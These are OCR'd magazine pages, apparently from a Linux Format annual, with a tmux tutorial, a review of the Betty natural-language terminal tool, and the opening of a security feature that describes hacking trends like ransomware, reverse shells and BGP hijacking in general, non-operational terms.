
To create a pane, you split the current window either vertically with Ctrl-B ", or horizontally with Ctrl+B %. These are not the perfect mnemonics, and redefining them to Ctrl-B | and Ctrl-B - (that is, vertical and horizontal bars) is recommended. Ctrl-B Arrows moves you to the pane left, right, top or bottom of the current one, and you can also type Ctrl-B o and Ctrl-B ; to cycle back and forth between panes. Should you want to expand a pane into a full window, Ctrl-B ! does just that. Alternatively, you can "zoom into" the current pane temporarily with Ctrl-B z. The first keystroke expands the pane up to a size of the window, and the second one brings it back to normal. I often use this when there's some lengthy output in one of my SSH consoles.

When you split a window, the resulting panes will be of equal size, yet they don't have to. Ctrl-B Ctrl-Arrow enlarges or shrinks a pane in the respective direction character by character, while Ctrl-B Meta+Arrow does the same but in greater steps (five characters). The Meta key isn't found on most modern keyboards, but it typically maps to one of Alt keys.

Resizing aside, you may find it useful to re-arrange panes in a window. Ctrl-B Ctrl-o rotates them forward. Ctrl-B Meta-o does the same but in the opposite direction. Ctrl-B { and Ctrl-B } swap the current pane with the previous or next one, respectively.

Closing a pane is similar to closing a window. Either terminate a process running inside, or kill the pane itself with Ctrl-B x.

At first glance, tmux isn't all that different from a GNU screen. But at least it assumes that your monitor can handle colour!



Copying and pasting

In fact, *tmux* isn't just a fancy window manager. There are some hidden gems, and for starters, let's look at the history buffer. It's true that most graphical terminal emulators support scrolling, yet this may not work if you run *tmux* inside them. So *tmux* implements its own scrolling mechanism, as well as copying and pasting means. The latter are self-contained and don't rely on X or in fact any other clipboard within Linux.

Try it yourself: spawn a command that produces a lot of output, such as `ls -lR`, then type Ctrl-B [. Lines will stop flying by, and you'll be able to scroll the output using arrow keys, PgUp and PgDown. Actually, *tmux* can emulate *Vi* or *Emacs* key bindings, so the respective navigation keys (say, "hjkl") are also available if the feature is enabled. Of course, all of these works even if you don't have a program spitting lines of text in the background. We just needed it to generate some output to scroll through.

With *Vi* key bindings enabled (see below), switch to copy mode with Ctrl-B [then type "?". You'll see a prompt enabling you to search the history "up" (backwards). "/" does the same but searches "down". "n" moves to the next occurrence, "N" takes you to the previous one.

To copy some text, start selection with Space. Move around (remember, most *Vi* keys work!) then press Enter. If you wonder whether it's possible to use "v" and "y" instead, the answer is "yes", but it has to wait until the next section. Copying a selection ends copy mode; to exit without making any selection, just press q.


At your command

Now when you see *tmux* is like *Vim*, it should come as no surprise that it has its own command line. You summon it with Ctrl-B :. Command history and Tab completion are both supported. There's no built-in help in *tmux* (other than Ctrl-B ? which shows current key bindings), but if you put the command wrong, *tmux* shows a synopsis for a split second. If you aren't able to read it that fast, Ctrl-B ~ reveals the most recent message.

Many commands come via `~/.tmux.conf`, which gets sourced at the startup. This is what a typical *Vim* user may have there:

```
set-window-option -g mode-keys vi
bind-key -T copy-mode-vi 'v' send -X begin-selection
bind-key -T copy-mode-vi 'y' send -X copy-selection
```

In this snippet, we enable *Vi* mode key bindings and make "v" and "y" keys to send `begin-selection` and `copy-selection` commands to *tmux* when in copy mode.



This pane layout is dubbed "main-vertical". Numbers are pane indexes. Note the clock in the background: I brought it up with Ctrl-B t.

Most key bindings so far were really shortcuts for the respective *tmux* commands.

Some commands don't have an associated key binding by default. A well-known example is the command to swap two windows:

```
swap-window -s 1 -t 0
```

This turns the first window into the second and vice versa (*tmux* counts from 0). Here, you refer to windows by their indexes. If you were to swap panes instead, you'd use a `swap-pane` command. Ctrl-B q (briefly) shows the pane indices you need.

This is not the only addressing mode available, though. Windows can be referred to by their names, or even shell globs (`bash*`) to match against these names. For panes, a relative location such as `{left-of}`, `{previous}` or `{next}` can be used. The last two work for windows as well, and can be further abbreviated as `+` or `-`, respectively, or suffixed with an offset (`+2`). Assuming window 2 was active, the above command can be rewritten as:

```
swap-window -t -2
```

The following command swaps the current pane with its left neighbour:

```
swap-pane -t {left-of}
```

Speaking of panes, it's sometimes convenient to arrange them in predefined layouts, such as even-horizontal, main-horizontal, the respective vertical counterparts, or tiled. There are actually key bindings for that (Ctrl-B Meta+Digit), although you may have a hard time making them work in the graphical terminal: Alt+Digit is somewhat oversubscribed. So for instance, `select-layout main-horizontal` may save you a great deal of manual resizing. Please try these layouts yourself to better understand their behaviour.

If you spend a decent amount of time in the terminal, whether it's graphical or text-based, *tmux* is certainly worth looking at. It helps to keep the workspace uncluttered and has many plugins to boost productivity. Just find the ones which are "yours", and very soon you'll be surprised how you were able to manage without it. LXF

» EXTENDING TMUX


Tmux has plenty of features, but there's always room for more. To this end, *tmux* supports plugins that add features. They're available from **https://github.com/tmux-plugins**.

The tmux-sensible plugin provides defaults that every *tmux* user would want. If any of them bother you, feel free to open an issue on Github. Tmux-sensible doesn't override your custom settings in **~/.tmux.conf**, and helps to keep that file uncluttered.

Both *tmux* and X server have clipboards, and having them synchronised feels natural. That's exactly what tmux-yank does. There isn't anything to configure: you just install it and that's it.

Tmux is unable to save and restore sessions. This becomes troublesome for those who don't reboot their computers for weeks, but occasionally need to do so. Tmux-resurrect plugin adds two new keybindings: Ctrl-B Ctrl-S to save the current session, and Ctrl-B Ctrl-O to restore it. Optionally, tmux-resurrect can also restore panes, including exact layout, and even running programs. A sibling plugin, tmux-continuum, makes saving and restoring sessions automatic.

While it's not difficult to install plugins manually, Tmux Plugin Manager (TPM) makes it a breeze. First, you clone the repo and tweak **~/.tmux.conf** as the Readme says. Then, adding new plugin becomes a matter of listing it in `@plugin` and pressing Ctrl-B I. Ctrl-B U updates all or selected plugins.



tmux understands a few dozens of commands; the tmux(1) man page lists them all, along with arguments and key bindings.

BETTY

Working in the terminal using plain English

Shashank Sharma doesn't much care for voice assistants such as Siri, but is quite excited at the prospect of using natural language on the terminal.

OUR EXPERT

Shashank Sharma works as a trial lawyer in Delhi and calls himself an avid Arch Linux user.

While most Bash ninjas wouldn't bat an eyelid at the though of running complex commands, this author isn't averse to making life easier for himself. If you're fond of working on the terminal, but dislike having to remember the different commands and their sometimes complex syntax, *Betty* just might be the perfect tool for you. If nothing else, the use of natural language, as a substitute to manually invoking commands, will give you bragging rights.

To install *Betty*, head over to the GitHub page and clone the repository with the `git clone https://github.com/pickhardt/betty` command. The tool doesn't require any installation. You must run the **main.rb** script to invoke *Betty*. If you'd like the ability to launch *Betty* from anywhere in the terminal then you must create an alias for the **main.rb** script:


```
$ echo "alias betty="/path/to/betty/main.rb/file"" >> ~/.bashrc
$ source .bashrc
```

The alias command in the code block above creates an alias called betty for the **main.rb** file and places it in the **~/.bashrc** file. This makes the alias permanent, and furthermore you won't have to recreate the alias every time you either close the terminal or reboot your Linux distribution.

Natural language processing

The best part about *Betty*, apart from its ease of use, is that it informs users of the exact command it runs in response to users queries. For instance, if you're curious about your current username, or the time, the following *Betty* commands will provide the answers:

```
$ betty whats my username
Betty: Running whoami
linuxlala
$ betty whats the time
Betty: Running date +"%r (%T)"
03:32:39 PM (15:32:39)
```



The "this" directive is used to refer to the current working directory. With some Betty operations, you can also specify directory paths.

» INTERNET & SPEECH

To configure *Betty* to fetch information from the internet, you must run `betty turn web mode on`. Unfortunately, many Linux distributions report errors with the SSL certificate on the default search engine used by *Betty*. You must edit **main.rb** before you can perform an internet lookup with *Betty*. This involves editing two lines in the file.

You can run the following command to install a patch, which will automatically make the relevant changes to the **main.rb** file:

```
$ cd /path/of/betty/repository
$ wget https://raw.githubusercontent.com/hotice/webupd8/master/betty-ssl-fix.patch
$ patch -p1 < betty-ssl-fix.patch
```

You can now run commands to find the weather in any location, look up news, or people, or even perform translations:

```
betty who is the governator
Asking the internet...
Couldn't get a file descriptor referring to the console
Betty: Arnold Alois Schwarzenegger (German: ; born July 30, 1947)...
```

The one major downside to the internet queries is that *Betty* doesn't format text for easy assimilation. To enable speech, you must run the `betty talk to me` command. *Betty* will now automatically verbalise the output of all your queries. However, the default speech synthesizer is barely of any use. At present, there's no way to tweak its settings to make it easier to understand. Since the tool understands natural language, we're confident that you can guess what happens when you run the `betty stop speaking to me` command.

Informing users of the underlying command, and its proper syntax makes *Betty* an excellent teaching tool. You must invoke *Betty* with the right keywords for it to perform the operations. In the example commands above, the keyword 'whats' is used to get *Betty* to provide the specific information. If you were to type the grammatically correct "what's" instead of "whats", or drop it altogether, *Betty* wouldn't be able to make sense of the request:

```
$ betty my username
Betty: I don't understand. Hopefully someone will
make a pull request so that one day I will understand.
```

When you run a command that's open to interpretation, *Betty* will provide a list of all the possible options, and ask you to select the one you meant:

```
$ betty whats my name
Betty: Okay, I have multiple ways to respond.
Betty: Enter the number of the command you want me
to run, or N (no) if you don't want me to run any.
[1] whoami
   Gets your system username.
[2] finger $(whoami) | sed 's/.*: *//;q'
   Gets your full name.
2
Betty: Running finger $(whoami) | sed 's/.*: *//;q'
Shashank Sharma
```

In the example above, *Betty* suggests that it can provide a username, by running the `whoami` command, or give your complete name, by selecting that specific information from the output of the *finger* command. For this command operation, you must already have the `finger` utility installed on your system. If not, instead of reporting a command not found error, *Betty* merely drops you back to the command-prompt.

The blinking cursor is all the indication the tool provides to show that it expects an input. Type the corresponding number, shown in square brackets for the command you wish to run, and hit Enter. *Betty* will then display the relevant information on the screen.

Betty's 'give me permission' operation similarly uses `whoami` to determine your username, and then runs `sudo chown` command. You must be careful when using *Betty* for such operations, lest you end up with a poorly configured system where a non-administrator user becomes the owner of critical directories such as **/etc**, **/var** and so on.

Betty, what can you do?

As versatile as *Betty* is, it regrettably doesn't have any programmed answers for such an important query. We tried asking this question in different forms, but couldn't get *Betty* to make sense of any of them.

Apart from the examples discussed above, you can also use *Betty* to compress or uncompress files, find files, and more. A non-exhaustive list of available *Betty* operations are listed on the project's GitHub page, under Documentation.

As opposed to a trial-and-error method, where you keep experimenting with different operations to learn the capabilities of *Betty*, a practical solution is to spend some time navigating the directory of the downloaded *Betty* repository. Read through the different files to get a sense of what you can do with *Betty*.

By browsing the **lib** and **spec** directories, for instance, we learnt that *Betty* enjoys a good game of rock-paper-scissors, and is quite a Batman fanatic, but believes that Superman would win in a Superman vs Batman showdown. We think Betty's got this right – surely the Man of Steel (*What about Kryptonite!?!–Ed*) is nigh-on invincible! Although Betty doesn't require access to the internet to perform its myriad operations, there are some tasks for which this is a must (see the box Internet & speech, *below left*).


While the goal of *Betty* is to enable users to work on the terminal without the fear of forgetting commands, or messing up the syntax, the project itself has a specific grammar which you must remember to use *Betty*. But this is a small compromise considering how the tool makes information retrieval a breeze.

Another limitation for the project is its limited support for commands. You can't, for instance, use it at present to perform complex operations such as formatting a partition, or otherwise using commands like `fdisk`, `top` and so on. Yet this too will change as support is added over time to enable *Betty* to better understand its users and their needs.

The project certainly has a lot to offer, especially in the modern desktop computing metaphor, where providing dumbed-down solutions to ensure ease of access is the norm. Although not quite there yet, *Betty* remains a rather fun and ambitious project. Currently at version 0.1.7, the Roadmap provides a list of possible features for upcoming releases. If you think you can help improve or expand *Betty's* capabilities, consider pitching in. It is, after all, the open source way! LXF

QUICK TIP


If you're interested in a similar tool, but for looking up answers to coding problems, howdoi, also hosted on GitHub is an excellent project. You can install it with the `pip install howdoi` command.



Betty's loads of fun, even without Internet access, but doesn't play well with the apostrophe. Grammar police, hold your horses.

LINUX FORMAT

2020 ANNUAL



LINUX FORMAT

Security

Protect your privacy

HACKER SECRETS

As the nights finally start to draw in, **Jonni Bidwell** dons his black hoody and stares into the terminal. Actually, he's been doing this all summer long...

The infinitive 'to hack' has been co-opted by popular media as the act of illicitly gaining access to systems and exploiting them, either for personal gain or just for entertainment (lulz). However, the original hackers were just enthusiasts interested in making and meddling with technology in order to make things behave in new and novel ways.

Many programmers and makers will happily refer to their day-to-day activities as hacking, but they'd probably use a different word if they were talking to, say, someone at border control. So do forgive us if we're leaning more toward the media's definition here. We just really liked the 1995 movie starring Jonny Lee Miller. And also the inspiring story of astronomer Clifford Stoll, who in 1986 almost single-handedly tracked down a hacker who was selling information to the KGB.

CONTEXT IS KEY

"Many programmers and makers will refer to their daily activities as hacking"

Nefarious, "black hat" hackers or cyber criminals are a scourge on society, but the tricks and tools they use can be used for good. Indeed "white hat" hackers and penetration testers make an honest living from doing almost the same thing as their miscreant counterparts. Though they tend to stop short of exfiltrating funds, deleting data or defacing public web pages.

Knowing the techniques behind these attacks helps us defend against them. Knowing the vulnerabilities they exploit helps us build more secure programs. And knowing that breaking into systems without permission is illegal will hopefully help keep you out of jail. There's nothing in this feature that you won't find (albeit without such linguistic flair) on the interwebs, but stick to exploiting your own machines. We don't tell you anything about covering your tracks in this feature, after all.

What do hackers want?

A rooted box is a useful thing to have around the home, so let's start by looking at how it got that way and what can be done with it.


When a machine becomes compromised, it's often through the front door. Either someone's password was obtained or that machine was misconfigured to enable guests to do much more than they should. Passwords can be pilfered through keyloggers, social engineering or because they were re-used from a compromised site (so-called password dumps are easy to find if you know where to look). Typical misconfiguration errors include leaving default accounts open and setting overly permissive permissions on files and services.

If these were the only kind of hacks then life would be a little simpler, but of course they're not. Often a program or service running on the machine is tricked into doing something it's not supposed to do, or breaking in a particular way, which can enable the attacker to access things they shouldn't be able to (privilege escalation), run whatever they like (arbitrary code execution) or perform all kinds of other mischief. The hacker that the inspirational Clifford Stoll was chasing back in 1986 used a flaw in the *movemail* program, part of GNU Mailutils, which enabled superuser access to the host computer, and by extension the rest of the Lawrence Berkeley National Lab's systems: privilege escalation of the worst kind.

Attacks can be targeted against individuals or organisations, or they can be indiscriminate. When Proof of Concept (PoC) code is released for a new vulnerability, it's only a matter of time before that code is weaponised. Tools like the Shodan website can be used to list vulnerable machines, providing endless targets for script kiddies, bot-herders and anyone else who wants to break the law. For a remote code execution vulnerability, an attacker will attach a payload (using some kind of obfuscation techniques if they're good) to the exploit code. If all goes well (or wrong if it's your system being attacked) then that code will be run on the remote machine. On a home machine this code might be a keylogger or other spyware. On a server the holy grail is a reverse shell, where the target machine connects to the attacker's and makes it possible for terminal commands to be run.

Pay up or else...

Ransomware attacks (where files are encrypted and a Bitcoin ransom demanded) have proven reasonably lucrative over the years. However, last year's WannaCry attacks (which crippled the NHS in the UK) only netted around $140,000. That's not much considering some 200,000 machines were infected. This attack would have been worse had it not been for the actions of UK national Marcus Hutchins (aka MalwareTech). Unfortunately, Marcus's previous malware research has seen him indicted in the US, where he was picked up after attending security conferences last year. Latterly, the trend has been to cut out the end-user middleman and install cryptocurrency mining software directly (cryptojacking). Thanks to its anonymity, and the fact that it's profitable to mine without expensive hardware, Monero has been the currency of choice for these kind of attacks. In August this year some 200,000 routers in Brazil were found to be infected with Coinhive code.



Credit: Wikipedia CC BY-SA 4.0

Blue backlights and clean fingernails are essential for any hacker worth their salt.

HACKING AT SCALE

Targeting a single machine or network is all well and good, but some people (or nation states) dream bigger. On at least one occasion last year, great swathes of Internet traffic (belonging to high-profile companies like Facebook, Apple and Google were rerouted through Russian networks. These kind of Border Gateway Protocol (BGP) hacks have long been warned about, since BGP was invented essentially as a band aid. The internet is a network of networks, so-called Autonomous Systems, and these are all meant to announce their peering arrangements and connectivity in an open and honest manner, so traffic can be routed swiftly and efficiently. There aren't any concrete defences against abuse of this system though, and the BGPmon website (**https://bgpmon.net**) regularly reports anomalous route announcements. BGP is complicated, so many of these will be the result of human error, but a sinister story may lurk behind others.

In May of 2018 it was discovered that malware dubbed *VPNFilter* had infected more than half a million home and small office routers. Analysis of the malware found it was able to traverse firewalls, spy on traffic and could even brick routers (possibly to hamper any forensic analysis). It exploited known vulnerabilities which hardware providers/ISPs should really have patched, although the user must take some responsibility here too. *VPNFilter* injects malicious content into web pages, and attempts to spy on HTTPS connections via an SSL stripper. The combination of widespread infections like *VPNFilter* and large-scale BGP hacking paint a chilling picture of how fragile the infrastructure we rely on really is.

